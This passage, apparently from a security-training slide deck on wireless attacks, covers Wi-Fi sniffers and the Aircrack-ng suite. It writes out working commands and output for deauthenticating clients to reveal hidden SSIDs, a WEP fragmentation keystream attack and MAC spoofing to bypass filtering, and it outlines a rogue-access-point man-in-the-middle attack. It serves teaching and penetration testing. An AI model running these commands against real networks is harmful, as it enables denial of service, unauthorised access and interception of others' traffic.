
Wi-Fi Packet Sniffer: OmniPeek

- OmniPeek network analyzer offers **real-time visibility and analysis** of the network traffic from a single interface, including Ethernet, 802.11a/b/g/n wireless and VoIP
- It provides a comprehensive view of all **wireless network activity** showing each wireless network, the APs comprising that network, and the users connected to each AP
- OmniPeek provides a **comprehensive network monitoring dashboard** for wireless networks, including real-time throughput, signal strength, top talkers and current activity



Phương pháp tấn công

Wi-Fi Packet Sniffer: OmniPeek



OmniPeek

File Edit View Capture Send Monitor Tools Window Help

WildPackets OmniPeek

Wireless Networks: 9 Ad Hoc Networks: 0 All Nodes
Access Points: 8 Clients: 39

Node	Type	Channel	Frequency	Band	Encryption	Trust	Cur. Signal
0x00	ESSID	1					
00:15:63:D3:CC:E0	AP	1	2412 MHz	802.11bg	TKIP	Unknown	17
00:1D:E0:06:F8:F7	STA	1	2412 MHz	802.11bg	WEP	Unknown	15
0x0000000000	ESSID	6					
Aironet Wireless Comm:42:90:09	AP	6	2437 MHz	802.11bg	WEP	Unknown	17
00:19:30:2F:30:71	STA	6	2437 MHz	802.11bg		Unknown	10
0x000000000000	ESSID	2					
3com Europe:CF:C8:AB	AP	2	2417 MHz	802.11bg		Unknown	37
0x000000000000000000	ESSID	36					
D-link:E9:04:B9	AP	36	5180 MHz	802.11a	TKIP	Unknown	31
ap2003a	ESSID	52					
Card Access:00:5F:DA	AP	52	5260 MHz	802.11a	WEP	Unknown	47
Nec Access Technica:3B:03:87	STA	52	5260 MHz	802.11a		Unknown	45
CGP	ESSID	1					
00:15:63:D3:CC:E0	AP	1	2412 MHz	802.11bg	TKIP	Unknown	17
00:1D:E0:06:F8:F7	STA	1	2412 MHz	802.11bg	WEP	Unknown	15
ESSID Unknown		11					
Proxim:51:52:78	AP	11	2462 MHz	802.11bg	WEP	Unknown	15
BSSID Unknown							
Disconnected	ESSID						

<http://www.wildpackets.com>

Phương pháp tấn công

Wi-Fi Packet Sniffer: CommView for Wi-Fi

CommView for Wi-Fi is designed for capturing and analyzing network packets on wireless 802.11a/b/g/n networks

It **gathers information** from the wireless adapter and decodes the analyzed data

It can **decrypt packets** utilizing user-defined WEP or WPA-PSK keys and decode them to the lowest layer, with full analysis of the most widespread protocol



The screenshot displays the CommView for Wi-Fi application window. The title bar reads "CommView for Wi-Fi - D-Link AirPremier DWL-AG300 Wireless PCI Adapter". The menu bar includes File, Search, View, Tools, Settings, Rules, and Help. The toolbar contains various icons for file operations and network analysis. The main interface is divided into several panes:

- Nodes, Channels, Latest IP Connections, Packets, Logging, Rules, Alarms:** A row of tabs for different views.
- Packets List:** A table showing captured packets with columns: Protocol, Src MAC, Dest MAC, Src IP, Dest IP, Src Port, Dest Port, Signal, Rate, and More details. The first row is highlighted in blue.
- Raw contents of the packet:** A pane showing the raw data of the selected packet in hexadecimal and ASCII.
- Decoded packet information for the selected packet:** A pane showing the decoded data of the selected packet.
- Wireless Packet Info:** A pane showing details about the wireless packet, such as Signal level, Rate, Band, Channel, Date, and Time.

At the bottom, there is a status bar with the following information: Capture: Off, Packets: 29,693, Keys: WEP,WPA, Auto-saving: Off, Rules: Off.

<http://www.tamos.com>

Phương pháp tấn công

Wireless Sniffers



ApSniff

<http://www.monolith81.de>



NetworkMiner

<http://networkminer.sourceforge.net>



Aircanner Mobile Sniffer

<http://www.airscanner.com>



Observer

<http://www.networkinstruments.com>



WifiScanner

<http://wifiscanner.sourceforge.net>



Mognet

<http://www.monolith81.de>



AirTraf


<http://airtraf.sourceforge.net>



Prism2Dump

<http://www.dachb0den.com>

Phương pháp tấn công



Phương pháp tấn công

Aircrack-ng Suite



Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

Airbase-ng

Captures WPA/WPA2 handshake and can act as an ad-hoc Access Point

Aircrack-ng

Defacto WEP and WPA/ WPA2-PSK cracking tool

Airdecap-ng

Decrypt WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets

Airdecloak-ng

Removes WEP cloaking from a pcap file

Airdriver-ng

Provides status information about the wireless drivers on your system

Airdrop-ng

This program is used for targeted, rule-based deauthentication of users

Aireplay-ng

Used for traffic generation, fake authentication, packet replay, and ARP request injection

Airgraph-ng

Creates client to AP relationship and common probe graph from airodump file



Airodump-ng

Used capture packets of raw 802.11 frames and collect WEP IVs

Airolib-ng

Store and manage essid and password lists used in WPA/ WPA2 cracking

Airserv-ng

Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection

Airmon-ng

Used to enable monitor mode on wireless interfaces from managed mode and vice versa

Airtun-ng

Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystream from Wi-Fi traffic

Easside-ng

Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key

Packetforge-ng

Used create encrypted packets that can subsequently be used for injection

Tkriptun-ng

Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network

Wesside-ng

Incorporates a number of techniques to seamlessly obtain a WEP key in minutes

Phương pháp tấn công

Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3 0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2 0	5	54e	OPN			COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0 0	9	54e	WEP	WEP		HOME
00:22:3F:AE:68:6E	76	70	157	1 0	11	54e	WEP	WEP		<length: 10>

BSSID	Station	PWR	Rate	Lost	Packets	Probes
00:22:3F:AE:68:6E	00:17:9A:C3:CF:C2	-1	1 - 0	0	1	
00:22:3F:AE:68:6E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface

Hidden SSID

Command Prompt

```
C:\>aireplay-ng --deauth 11 -a 00:22:3F:AE:68:6E
```

How to Reveal Hidden SSIDs

Step 3: De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng

Command Prompt

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:22:3F:AE:68:6E	76	70	157	1 0	11	54e	WEP	WEP		Secret_SSID

Step 4: Switch to airodump to see the revealed SSID

Phương pháp tấn công

Fragmentation Attack

- A fragmentation attack, when successful, can obtain **1500 bytes of PRGA** (pseudo random generation algorithm)
- This attack **does not recover** the WEP key itself, but merely obtains the PRGA
- The PRGA can then be used to generate packets with **packetforge-ng** which are in turn used for various injection attacks
- It requires at least **one data packet** to be received from the access point in order to initiate the attack

```
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets...
  Size: 120, FromDS: 1, ToDS: 0 (WEP)
  BSSID = 00:14:6C:7E:40:80
  Dest. MAC = 00:0F:B5:AB:CB:9D
  Source MAC = 00:00:00:00:00:00

0x0000: 0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B.....l-@.
0x0010: 00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
0x0020: 6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.....o..Sdn.
0x0030: a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'..0.
0x0040: 7013 f7f3 5953 1234 5727 146c eea5 a594  p...YS.4W'.l....
0x0050: fd55 66a2 030f 472d 2602 3957 8429 9ca5  (.Uf...G-6.9W.)..
0x0060: 517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q.D...w.....<R.
0x0070: 0505 933f af2f 740e  ...?./t.

Use this packet ? y
```

```
C:\>
Saving chosen packet in: replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of
that 1500 bytes keystream
```


PRGA is stored in the file

Use PRGA with packetforge-ng to generate packet(s) to be used for various **injection attacks**

Phương pháp tấn công


How to Launch **MAC Spoofing Attack?**

MAC spoofing attackers **change the MAC address** to that of an authenticated user to bypass the MAC filtering configured in an access point



A Linux Shell terminal window titled "Linux Shell" showing three commands to perform a MAC spoofing attack. Each command is annotated with a red callout box explaining its purpose:

- `[root@localhost root]# ifconfig wlan0 down` ← Logging as root and disable the network interface
- `[root@localhost root]# ifconfig wlan0 hw ether 02:25:ab:4c:2a:bc` ←.. Enter the new MAC address
- `[root@localhost root]# ifconfig wlan0 up` ←..... Bring the interface back up



A screenshot of the SMAC (Simple MAC Address Changer) application interface. The interface includes a checkbox for "Show Only Active Network Adapters", a "New Spoofed MAC Address" field with a dropdown menu, and a "360 SYSTEMS [000556]" dropdown. Below these are fields for "Spoofed MAC Address" (set to "Not Spoofed") and "Active MAC Address" (set to "A4-BA-DB-FD-86-63"). On the right, there are buttons for "Update MAC", "Restart Adapter", "Random", "Refresh", "Remove MAC", "IPConfig", "MAC List", and "Exit". The "Network Connection" is set to "Local Area Connection" and the "Hardware ID" is "pci\ven_14e4dev_1692subsys_04261028".



SMAC is a **MAC address changer** for Windows systems

Randomly generate any New MAC Address or based on a selected manufacturer



Phương pháp tấn công

Denial of Service: **Deauthentication** and **Disassociation** Attacks



Phương pháp tấn công

Man-in-the-Middle Attack

Attacker sniffs the victim's **wireless parameters** (the MAC address, ESSID/BSSID, number of channels)



Sends a **DEAUTH request** to the victim with the spoofed source address of the victim's AP



Victim is **deauthenticated** and starts to search all channels for a new valid AP



Attacker sets a **forged AP** on a new channel with the **original MAC address (BSSID) and ESSID** of the victim's AP



After the victim's successful association to the forged AP, the attacker **spoofs victim** to connect to the original AP




Attacker sits in between the access point and the victim and **listens** all the traffic



Phương pháp tấn công

MITM Attack Using Aircrack-ng



Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3	0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2	0	5	54e	OPN			COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0	0	9	54e	WEP	WEP		HOME
1E:64:51:3B:FF:3E	76	70	157			1	0	11	54e	WEP	SECRET_SSID

BSSID	Station	PWR	Rate	Lost	Packets	Probes
1E:64:51:3B:FF:3E	00:17:9A:C3:CF:C2	-1	1-0	0	1	
1E:64:51:3B:FF:3E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

Step 1: Run airmon-ng in monitor mode

